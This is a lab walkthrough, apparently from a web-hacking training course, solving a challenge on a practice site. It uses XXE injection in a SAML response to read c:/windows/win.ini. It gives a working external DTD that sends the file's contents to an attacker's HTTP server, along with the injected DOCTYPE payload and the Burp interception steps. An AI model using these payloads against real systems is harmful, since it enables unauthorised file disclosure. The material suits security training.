
XXE through SAML

Challenge URL: http://topup.webhacklab.com/saml/SAML.aspx


- **Exploit SAML XML to perform XXE attack and extract the contents of the file "c:/windows/win.ini" from the host.**

Solution:


Step 1: Initiate the login process in the topup application and select the login method "Sign in with SAML (beta)".




Step 2: Select the “OneLogin” sign in method to proceed with the SAML based login.




Step 3: Enter 'not-a-john@webhacklab.com' in username field on the onelogin page as shown in Figure.



Step 4: Enter the password on the onelogin page as shown in Figure:




Step 5: Click on continue button.




Step 6: Submit the login request and intercept the request to the URL:

http://topup.webhacklab.com/saml/consume.aspx



Step 7: Forward the intercepted request to repeater and go to the SAML tab (Burp Addon: SAML Editor).




```
<samlp:Response xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"
ID="Ra69a73334b93ee191c96aa3a031cad9175ad6ec2" Version="2.0"
IssueInstant="2018-04-04T08:12:41Z"
Destination="http://topup.webhacklab.com/"
InResponseTo="_12e90161-a2d6-41a9-b7e5-405a8239c2cb"><saml:Issuer>h
ttps://app.onelogin.com/saml/metadata/771448</saml:Issuer><samlp:St
atus><samlp:StatusCode
Value="urn:oasis:names:tc:SAML:2.0:status:Success"/></samlp:Status>
<saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
xmlns:xs="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
Version="2.0" ID="pfxcc7f66e6-d247-90fc-af32-14579703dd93"
IssueInstant="2018-04-04T08:12:41Z"><saml:Issuer>https://app.onelog
in.com/saml/metadata/771448</saml:Issuer><ds:Signature
xmlns:ds="http://www.w3.org/2000/09/xmldsig#"><ds:SignedInfo><ds:Ca
nonicalizationMethod
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/><ds:SignatureM
ethod
Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/><ds:Referen
ce
URI="#pfxcc7f66e6-d247-90fc-af32-14579703dd93"><ds:Transforms><ds:T
ransform
Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
<ds:Transform
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/></ds:Transform
s><ds:DigestMethod
Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/><ds:DigestValue
>iOOwUToQyhyFlzcI/sulz5dIUHA=</ds:DigestValue></ds:Reference></ds:S
ignedInfo><ds:SignatureValue>Jdvv/ZGBiaS1H2pmGgWlsSGjcvX2eMZ241677w
RIF90GMn9fFlOQYinTjhwpqVIwt3FLSGlVqFNK8H+oFT8EBw8U3utoGlgtJe4RdoRmK
fVE8xJT5QCjegAHh4gVv1HH0u7ZpET+WozLnvQQdoYWTxLzEGwileaWg1jrheslhXyo
uxI0E86zj3cqL4jVivu6h/tl5aK7EZYzzWgRx6E1eB/g6XTwwxNLxCXuC78DDlNZQ0m
ACapeOT0jyaeWPsJ28g9YM70reuuQ5+Mwk0hqrHwAERJws89qrOI3a797f74mainppk
peqX0mqoR5BVQpCJJaU8UqfS8VQbi4SpET0g==</ds:SignatureValue><ds:KeyIn
fo><ds:X509Data><ds:X509Certificate>MIIEIzCCAwugAwIBAgIUDbiOixpbH2D
```

Step 8: On the kali box, create a file (xxe.dtd) with the following content:

```
<!ENTITY % data SYSTEM "file:///c:/windows/win.ini">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://192.168.4.X:8000/?%data;'>">
```

Note: On the kali box, start the python server to host the “xxe.dtd” file.

```
root@kali:~/tools/xxe# cat xxe.dtd
```


```
root@kali:~/tools/xxe# cat xxe.dtd
<!ENTITY % data SYSTEM "file:///c:/windows/win.ini">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://192.168.4.7:8000/?%data;'>">
```

```
root@kali:~/tools/xxe# python3 -m http.server
```

```
┌──(root💀kali)-[~/tools/xxe]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Step 9: In the Burp Repeater, under the SAML tab inject the following payload and submit the request:


```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "http://192.168.4.X:8000/xxe.dtd">
%sp;
%param1;
]>
<r>&exfil;</r>
```



Step 10: Notice that, kali box should receive a request from the application host, will fetch the dtd file, execute it and further send another request containing the content of the file "c:/windows/win.ini".

```
┌──(root💀kali)-[~/tools/xxe]
└─# python3 -m http.server
